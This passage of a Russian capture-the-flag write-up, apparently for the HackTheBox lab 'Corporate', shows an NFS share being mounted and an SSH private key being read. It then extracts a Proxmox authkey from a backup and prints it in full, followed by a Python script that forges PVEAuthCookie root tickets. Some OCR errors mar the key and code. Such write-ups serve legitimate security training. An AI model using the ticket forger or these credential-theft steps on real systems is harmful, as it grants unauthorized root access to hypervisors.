
```
mkdir /mnt/r
mount.nfs 10.9.0.1:/ /mnt/r/ -r -o nolock
```



```
root@corporate-workstation-04:/# mkdir /mnt/r
root@corporate-workstation-04:/# mount.nfs 10.9.0.1:/ /mnt/r/ -r -o nolock
root@corporate-workstation-04:/# ls /mnt/r/
home
root@corporate-workstation-04:/# ls /mnt/r/home
guests
root@corporate-workstation-04:/# ls /mnt/r/home/guests
abbigail.halvorson  bethel.hessel      elwin.jones       hermina.leuschke   larissa.wilkinson     nya.little           stevie.rosenbaum
abigayle.kessler    brody.wiza         elwin.mills       jacey.bernhard     laurie.casper         oleta.gutmann        tanner.kuvalis
adrianna.stehr      callie.goldner     erna.lindgren     jammie.corkery     leanne.runolfsdottir  penelope.mcclure     uriel.hahn
ally.effertz        candido.hackett    esperanza.kihn    josephine.hermann  lila.mcglynn          rachelle.langworth   veda.kemmer
america.kirlin      candido.mcdermott  estelle.padberg   joy.gorczany       mabel.koepp           raphael.adams        ward.pfannerstill
amie.torphy         cathryn.weissnat   estrella.wisoky   julio.daniel       marcella.kihn         richie.cormier       zaria.kozey
anastasia.nader     ceceila.west       garland.denesik   justyn.beahan      margarette.baumbach   rosalee.schmitt
annamarie.flatley   christian.spencer  gayle.graham      kacey.krajcik      marge.frami           ross.leffler
antwan.bernhard     dangelo.koch       gideon.daugherty  kasey.walsh        michale.jakubowski    sadie.greenfelder
arch.ryan           dayne.ruecker      halle.keeling     katelin.keeling    mohammed.feeney       scarlett.herzog
august.gottlieb     dessie.wolf        harley.ratke      katelyn.swift      morris.lowe           skye.will
beth.feest          dylan.schumm       hector.king       kian.rodriguez     nora.brekke           stephen.schamberger
root@corporate-workstation-04:/#
```

Содержимое ресурса NFS


В директории `/home/guests/` расположены домашние каталоги пользователей. Так как мы уже определили сисадминов, с помощью `su` перелогинимся от имени одного из них и просмотрим содержимое домашнего каталога.



```
root@corporate-workstation-04:/# su stevie.rosenbaum
stevie.rosenbaum@corporate-workstation-04:/$ ls /mnt/r/home/guests/stevie.rosenbaum/
user.txt
stevie.rosenbaum@corporate-workstation-04:/$ ls /mnt/r/home/guests/stevie.rosenbaum/.ssh/
config  id_rsa  id_rsa.pub  known_hosts  known_hosts.old
stevie.rosenbaum@corporate-workstation-04:/$
```


Содержимое домашнего каталога stevie.rosenbaum

Там находим приватный ключ SSH, с которым можно авторизоваться на хосте Corporate от имени пользователя sysadmin.



```
stevie.rosenbaum@corporate-workstation-04:/$ cat /mnt/r/home/guests/stevie.rosenbaum/.ssh/config
Host mainserver
    HostName corporate.htb
    User sysadmin
stevie.rosenbaum@corporate-workstation-04:/$ cat /mnt/r/home/guests/stevie.rosenbaum/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvxqRAKHUQYpslhGIn2+urVS4RskAQx+9Zded9ydrLk8MvjXmWD1z
FN2z4DOv8v4bMhRdMJPdb446OeJ33bd7AARF7oeExfRzdlu2vY9Meeq/DaN2FfWBFJarBp
9YAIDfvwwvdW+9TUVq9xaPsnN/XjObghfQnNn9R6z+oMuKkGKi/bQ4e9DyuQ63Dj06ELch
rKUpk/r1Vjmc8NTj5hWnfV7hNHchdNE9WvwP8KiyHiSQ3CS76JZJKgLhDE6GaywZTczkHo
iPAbFOhz7weYly3Zoo15IyzuMH4Dyp9yUmG2OU9Y6mY2JsxMx84z8fpGEP45ZFIXP2caX1
N7WtiFYtMIHibIlpVfFRJ4DFSDLpFusu65bG0MddSraBziaWHRnIaeV1RIPsn7PE93pXbJ
```

Приватный ключ пользователя



```
sysadmin@corporate:~$ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin)
sysadmin@corporate:~$
```


Сессия пользователя sysadmin

ХОСТ CORPORATE

Proxmox

Снова собираем данные в системе с помощью LinPEAS и находим бэкап:

```
/var/backups/pve-host-2023_04_15-16_09_46.tar.gzs
```




```
╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
-rw-r--r-- 1 root root 16 Apr 15  2023 /var/tmp/pve-reserved-ports
-rw-r--r-- 1 root root 76871 Apr 15  2023 /var/backups/pve-host-2023_04_15-16_09_46.tar.gz
-rw-r--r-- 1 root root 32 Apr  9  2023 /var/backups/dpkg.arch.3.gz
-rw-r--r-- 1 root root 51200 Feb 14 06:25 /var/backups/alternatives.tar.0
-rw-r--r-- 1 root root 2415 Apr  9  2023 /var/backups/alternatives.tar.1.gz
-rw-r--r-- 1 root root 32 Apr 15  2023 /var/backups/dpkg.arch.2.gz
-rw-r--r-- 1 root root 0 Feb 14 06:25 /var/backups/dpkg.arch.0
-rw-r--r-- 1 root root 62739772 Apr 15  2023 /var/backups/proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz
-rw-r--r-- 1 root root 32 Apr 16  2023 /var/backups/dpkg.arch.1.gz
```

Найденные бэкапы

Загружаем архив на локальный хост для анализа.

```
scp -i id_rsa sysadmin@10.9.0.1:/var/backups/pve-host-2023_04_15-16_09_46.tar.gz ./
tar -xf pve-host-2023_04_15-16_09_46.tar.gz
```

Дело в том, что, если функция резервного копирования Proxmox хоть раз использовалась, архив с резервной копией будет содержать ключ аутентификации `etc/pve/priv/authkey.key`.



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ ls etc/pve/priv/
acme  authkey.key  authorized_keys  known_hosts  lock  pve-root-ca.key  pve-root-ca.srl

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ cat etc/pve/priv/authkey.key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4qucBTokukm1jZuslN5hZKn/OEZ0Qm1hk+2OYe6WtjXpSQtG
EY8mQZiWNp02UrVLOBhCOdW/PDM0O2aGZmlRbdN0QVC6dxGgE4lQD9qNKhFqHgdR
Q0kExxMa8AiFNJQOd3XbLwE5cEcDHU3TC7er8Ea6VkswjGpxn9LhxuKnjAm81M4C
frIcePe9zp7auYIVVOu0kNplXQV9T1l+h0nY/Ruch/g7j9sORzCcJpKviJbHGE7v
OXxqKcxEOWntJmHZ8tVb4HC4r3xzhA06IRj3q/VrEj3H6+wa6iEfYJgp5flHtVA8
8TlXitfsBH+ZT41CH3/a6JudMYSLGKvatGgjJQIDAQABAoIBAQCBBoBcNVmctMJk
ph2Z6+/ydhXyOaCKA2tM4idvNXmSpKNzUbiD3EFBi5LN6bV3ZP05JA3mj/Y4VUlB
Gr4cY4zXgEsntsU9a8n79Oie7Z/3N0×5ZV7rdxACJazqv17bq/+EHpEyc3b3o2Rx
dNBSVi3IKup8nnY3J4wgFtEv/eqzefDc4ODcDIz/j46eh/TZLll7zhesJ6Icfml3
aZ3GjWdQWOwlj1rDCP7S/ehryNbB7p2T/FVHw6tbMf7XYtjlWzQbns+m9sQmrD3Q
Lmw9zk7NyCuZi0/l8XiaJINv4VWFUuU4/KrifW7az81AAVcNLSKkg2AQ9Q3VSdyH
z1p5Hz8tAoGBAP5wTIwhG781oHR3vu15OnoII9DFm80CtmeqA5mL2LzHB5Po2Osn
wkspMpKioukFWcnwZO9330h/FSyv6zYJP/5QfwTkskEsYli6emdwJgb0C+HJYVVx
/CWeDNvLhyNam0HcqzXMFzQhLfGaKoq4FZ95ozNOCv1K83G379o7VsRPAoGBAOQP
sFdEEgDB/t0lnOEFfRSTwtJ2/IlLwBLMlm09aIwB7DqI9dl8fIcq8YR03XhGzIg0
H28xf3b5Ql619VJ9YESRSq+F4VjuMzJpXJuHshR9wQZy8RDEtr43OwTBOG7sUNKi
I0MBFxEmfaPeZCIZCLouam1JBNAA3YwFxlPm8WBLAoGAXOmtSk6cz0pJ+b3wns9y
JzXpvkcrCcY/zcMr5VpIH0ee4MhaziSKst+sdBen3efyTefXNAtWIicmGFd1URo3
oCrM94B8B4ipsTUHldZCTK+51w2u2YDyTtpUX78G7kYcBAUNEGwi3QpwuJVPi7CF
VOMaUZXiNXS1SYWdtNeOa8kCgYA60g0SRN07Os0wLo5Kv0amcwHRlJzHsIDmmFvH
6wm26pwJ8N8v69qWZi4KkrW4WtJP4tmkrSiJ//ntQZL3ZpzYsnyHzsjzTeRogSJA
fvwgKtsJFcY1I/daEhanwEoU2eByoxzjIDnZ04qeJDLBVKGam3QZobabC04Y2jhv
1WW2BwKBgCD/j2QWr62kh48MY5hCG94YrZRiH1+WdJul+HpTXGax0kB8bXXehh7N
n4+xaiJCTUElVEm2KH/7C8yKoytm8HR7eRrq7SJSbWEmvI/1Yhj1A9g2/vrCxOlm
GtYXpgsbUgcGgg3Hr9/piitsBlSME6niawdxaMT9eLyLNUAnHRec
-----END RSA PRIVATE KEY-----
```

Содержимое файла authkey.key


Как сказано в исследовании Star Labs, этим ключом подписывается тикет `PVEAuthCookie`. То есть, имея ключ аутентификации, можно сгенерировать тикет для пользователя `root@pam`, тем самым получив рутовый доступ.

На основе скрипта из статьи напишем генератор тикета `PVEAuthCookie`.

```python
import argparse, requests, logging, json, socket, ssl, urllib.parse, re, time, subprocess, base64, tarfile, io, tempfile, urllib3, sys

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

PROXIES = {}
logging.basicConfig(format='%(asctime)s - %(message)s', level=logging.INFO)


def generate_ticket(authkey_bytes, username='root@pam', time_offset=-30):
    timestamp = hex(int(time.time()) + time_offset)[2:].upper()
    # plaintext = f'PMG:{username}:{timestamp}'
    plaintext = f'PVE:{username}:{timestamp}'

    authkey_path = tempfile.NamedTemporaryFile(delete=False)
    logging.info(f'writing authkey to {authkey_path.name}')
    authkey_path.write(authkey_bytes)
    authkey_path.close()

    txt_path = tempfile.NamedTemporaryFile(delete=False)
    logging.info(f'writing plaintext to {txt_path.name}')
    txt_path.write(plaintext.encode('utf-8'))
    txt_path.close()

    logging.info(f'calling openssl to sign')
    sig = subprocess.check_output(['openssl', 'dgst', '-sha1', '-sign', authkey_path.name, '-out', '-', txt_path.name])
    sig = base64.b64encode(sig).decode('latin-1')

    ret = f'{plaintext}::{sig}'
    logging.info(f'generated ticket for {username}: {ret}')

    return ret

if __name__ == '__main__':
    if (len(sys.argv) != 4) :
        print(f'Use: {sys.argv[0]} [priv_key] [target_url] [target_user]')
        exit(0)

    authkey_bytes = open(sys.argv[1], "rb").read()
    new_ticket = generate_ticket(authkey_bytes, username=sys.argv[3])
    logging.info('veryfing ticket')
    req = requests.get(sys.argv[2], headers={'Cookie': f'PVEAuthCookie={new_ticket}'}, proxies=PROXIES, verify=False)
    res = req.content.decode('utf-8')
    verify_re = re.compile('UserName: '(.*?)',\n\s+CSRFPreventionToken:')
    verify_result = verify_re.findall(res)
    logging.info(f'current user: {verify_result[0]}')
    logging.info(f'Cookie: PVEAuthCookie={urllib.parse.quote_plus(new_ticket)}')
```

С этим скриптом получаем тикет.

